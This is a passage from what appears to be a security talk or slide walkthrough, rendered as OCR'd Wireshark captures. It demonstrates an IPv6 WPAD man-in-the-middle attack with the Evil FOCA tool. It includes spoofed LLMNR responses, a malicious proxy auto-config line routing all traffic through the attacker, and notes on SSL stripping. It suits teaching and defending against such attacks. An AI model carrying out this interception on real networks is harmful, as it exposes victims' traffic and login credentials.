   3 0.10570400  fe80::d1a5:3fc4:8ac9:7f36   ff02::1:3     LLMNR       84 Standard query 0xe3f6  A wpad
   4 0.10574100  192.168.137.2               224.0.0.252   LLMNR       64 Standard query 0xe3f6  A wpad
```

```
⊞ Frame 4: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:04 (00:15:5d:01:32:04), Dst: IPv4mcast_00:00:fc (01:00:5e:00:00:fc)
⊞ Internet Protocol Version 4, Src: 192.168.137.2 (192.168.137.2), Dst: 224.0.0.252 (224.0.0.252)
⊞ User Datagram Protocol, Src Port: 54896 (54896), Dst Port: llmnr (5355)
⊟ Link-local Multicast Name Resolution (query)
    Transaction ID: 0xe3f6
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ wpad: type A, class IN
        Name: wpad
        Type: A (Host address)
        Class: IN (0x0001)
```

Step 2: Evil FOCA answers with AAAA



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: dns

```
No.  Time       Source                     Destination          Protocol Length Info
   2 0.00013300 192.168.137.2              224.0.0.252          LLMNR      64 Standard query 0xe3f6  A wpad
   3 0.10570400 fe80::d1a5:3fc4:8ac9:7f36  ff02::1:3            LLMNR      84 Standard query 0xe3f6  A wpad
   4 0.10574100 192.168.137.2              224.0.0.252          LLMNR      64 Standard query 0xe3f6  A wpad
   8 0.67920800 fe80::6965:7ae2:65e3:3958  fe80::d1a5:3fc4:8ac  LLMNR     116 Standard query response 0xe3f6  AAAA fe80::6965:7ae2:65e3:3958
```

```
⊞ Frame 8: 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:06 (00:15:5d:01:32:06), Dst: Microsof_01:32:04 (00:15:5d:01:32:04)
⊞ Internet Protocol Version 6, Src: fe80::6965:7ae2:65e3:3958 (fe80::6965:7ae2:65e3:3958), Dst: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36)
⊞ User Datagram Protocol, Src Port: llmnr (5355), Dst Port: 54385 (54385)
⊟ Link-local Multicast Name Resolution (response)
    Transaction ID: 0xe3f6
  ⊞ Flags: 0x8000 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ wpad: type A, class IN
        Name: wpad
        Type: A (Host address)
        Class: IN (0x0001)
  ⊟ Answers
    ⊟ wpad: type AAAA, class IN, addr fe80::6965:7ae2:65e3:3958
        Name: wpad
        Type: AAAA (IPv6 address)
        Class: IN (0x0001)
        Time to live: 30 seconds
        Data length: 16
        Addr: fe80::6965:7ae2:65e3:3958
```


Step 3: Vitim asks (then) for WPAD AAAA Record using LLMNR


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: dns
Expression... Clear Apply Save

```
No.  Time       Source                     Destination               Protocol Length Info
 130 60.8551870 fe80::d1a5:3fc4:8ac9:7f36  ff02::1:3                 LLMNR      84 Standard query 0x9244  A wpad
 131 60.8553830 192.168.137.2              224.0.0.252               LLMNR      64 Standard query 0x9244  A wpad
 132 60.8712800 fe80::6965:7ae2:65e3:3958  fe80::d1a5:3fc4:8ac       LLMNR     116 Standard query response 0x9244  AAAA fe80::6965:7ae2:65e3:3958
 133 60.8716210 fe80::d1a5:3fc4:8ac9:7f36  ff02::1:3                 LLMNR      84 Standard query 0x9534  AAAA wpad
```

```
⊞ Frame 133: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:04 (00:15:5d:01:32:04), Dst: IPv6mcast_00:01:00:03 (33:33:00:01:00:03)
⊞ Internet Protocol Version 6, Src: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36), Dst: ff02::1:3 (ff02::1:3)
⊞ User Datagram Protocol, Src Port: 60809 (60809), Dst Port: llmnr (5355)
⊟ Link-local Multicast Name Resolution (query)
    Transaction ID: 0x9534
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ wpad: type AAAA, class IN
        Name: wpad
        Type: AAAA (IPv6 address)
        Class: IN (0x0001)
```


Step 4: Evil FOCA confirms WPAD IPv6 address…


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: dns
Expression... Clear Apply Save

```
No.    Time       Source                    Destination          Protocol Length Info
   131 60.8553830 192.168.137.2             224.0.0.252          LLMNR        64 Standard query 0x9244  A wpad
   132 60.8712800 fe80::6965:7ae2:65e3:3958 fe80::d1a5:3fc4:8ac LLMNR       116 Standard query response 0x9244  AAAA fe80::6965:7ae2:65e3:3958
   133 60.8716210 fe80::d1a5:3fc4:8ac9:7f36 ff02::1:3            LLMNR        84 Standard query 0x9534  AAAA wpad
   134 60.9022560 fe80::6965:7ae2:65e3:3958 fe80::d1a5:3fc4:8ac LLMNR       116 Standard query response 0x9534  AAAA fe80::6965:7ae2:65e3:3958
```

```
⊞ Frame 134: 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:06 (00:15:5d:01:32:06), Dst: Microsof_01:32:04 (00:15:5d:01:32:04)
⊞ Internet Protocol Version 6, Src: fe80::6965:7ae2:65e3:3958 (fe80::6965:7ae2:65e3:3958), Dst: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36)
⊞ User Datagram Protocol, Src Port: llmnr (5355), Dst Port: 60809 (60809)
⊟ Link-local Multicast Name Resolution (response)
    Transaction ID: 0x9534
  ⊞ Flags: 0x8000 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ wpad: type AAAA, class IN
        Name: wpad
        Type: AAAA (IPv6 address)
        Class: IN (0x0001)
  ⊟ Answers
    ⊟ wpad: type AAAA, class IN, addr fe80::6965:7ae2:65e3:3958
        Name: wpad
        Type: AAAA (IPv6 address)
        Class: IN (0x0001)
        Time to live: 30 seconds
        Data length: 16
        Addr: fe80::6965:7ae2:65e3:3958
```

Step 5: Victims asks for WPAD.PAC file in EVIL FOCA IPv6 Web Server




Filter: http

```
No.   Time        Source                      Destination          Protocol Length Info
 111 21.6253350 192.168.137.1                239.255.255.250      SSDP        171 M-SEARCH * HTTP/1.1
 142 60.9371230 fe80::d1a5:3fc4:8ac9:7f36    fe80::6965:7ae2:65e  HTTP        172 GET /wpad.dat HTTP/1.1
```


```
⊞ Frame 142: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:04 (00:15:5d:01:32:04), Dst: Microsof_01:32:06 (00:15:5d:01:32:06)
⊞ Internet Protocol Version 6, Src: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36), Dst: fe80::6965:7ae2:65e3:3958 (fe80::6965:7ae2:65e3:3958)
⊞ Transmission Control Protocol, Src Port: 49181 (49181), Dst Port: http (80), Seq: 1, Ack: 1, Len: 98
⊟ Hypertext Transfer Protocol
  ⊟ GET /wpad.dat HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /wpad.dat HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /wpad.dat
      Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Accept: */*\r\n
    Host: [fe80::6965:7ae2:65e3:3958]\r\n
    \r\n
    [Full request URI: http://[fe80::6965:7ae2:65e3:3958]/wpad.dat]
```

Step 6: Evil FOCA Sends WPAD.PAC



```
148 62.5358880 fe80::6965:7ae2:65e3:3958          fe80::d1a5:3fc4:8ac HTTP      248 HTTP/1.1 200 OK  (application/x-ns-proxy-autoconfig)

⊞ Frame 148: 248 bytes on wire (1984 bits), 248 bytes captured (1984 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:06 (00:15:5d:01:32:06), Dst: Microsof_01:32:04 (00:15:5d:01:32:04)
⊞ Internet Protocol Version 6, Src: fe80::6965:7ae2:65e3:3958 (fe80::6965:7ae2:65e3:3958), Dst: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 49181 (49181), Seq: 1, Ack: 39, Len: 174
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊞ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Content-Type: application/x-ns-proxy-autoconfig\r\n
  ⊞ Content-Length: 86\r\n
    \r\n
⊟ Line-based text data: application/x-ns-proxy-autoconfig
    function FindProxyForURL(url, host){return "PROXY [fe80::6965:7ae2:65e3:3958]:61638";}
```

Step 7: Evil FOCA starts up a Proxy



Network
- Neighbors
  - 00155D013204 (victima)
    - fe80::d1a5:3fc4:8ac9:7f36
    - 192.168.137.2
- Routers

WPAD v6

- The attacker sends to their victims fake WPAD LLMNR reply packets in order to cause that any traffic goes through your IPv6, using your machine as a proxy

Attack type	Attack		Active
WpadIPv6	Target 1: fe80::6965:7ae2:65e3:3958 Target 2: fe80::d1a5:3fc4:8ac9:7f36	Route: None	☑

```
Time   Module           Message
16:22  NeighborSpoofing New neighbor detected with 00155D013204 as physical address
16:23  WpadIPv6         Performing a MITM (WPAD) attack fe80::d1a5:3fc4:8ac9:7f36
16:24  WpadIPv6         Proxy up on port 61638
16:25  WpadIPv6         Request from fe80::d1a5:3fc4:8ac9:7f36%16
16:25  WpadIPv6         Request from fe80::d1a5:3fc4:8ac9:7f36%16
16:25  WpadIPv6         Request from fe80::d1a5:3fc4:8ac9:7f36%16
16:25  WpadIPv6         Request from fe80::d1a5:3fc4:8ac9:7f36%16
16:25  WpadIPv6         Request from fe80::d1a5:3fc4:8ac9:7f36%16
```

Bonus Level


HTTP-s Connections

- SSL Strip
  - Remove “S” from HTTP-s links
- SSL Sniff
  - Use a Fake CA to create dynamicly Fake CA
- Bridging HTTP-s
  - Between Server and Evil FOCA -> HTTP-s
  - Between Evil FOCA and victim -> HTTP
- Evil FOCA does SSL Strip and Briding HTTP-s (so far)

Google Results Page

- Evil FOCA will:
  - Take off Google Redirect
  - SSL Strip any result

Step 8: Victim searchs Facebook in Google



About 12,870,000,000 results (0.16 seconds)

Welcome to **Facebook** - Log In, Sign Up or Learn More
http://www.**facebook**.com/
Facebook is a social utility that connects people with friends and others who work, study and live around them. People use **Facebook** to keep up with friends, ...

Facebook
Facebook is a social utility that connects people with friends ...

Timeline
Timeline is the new Facebook profile. Tell your life story ...

Log In
Facebook Login. Facebook Login. Email or Phone: Password ...

Facebook for Business
Facebook for Business. There are over one billion people on ...

Facebook Developers
Grow your app with Facebook. Facebook enables anyone to ...

Facebook Login
Facebook Login. Facebook Login. You must log in to see this ...

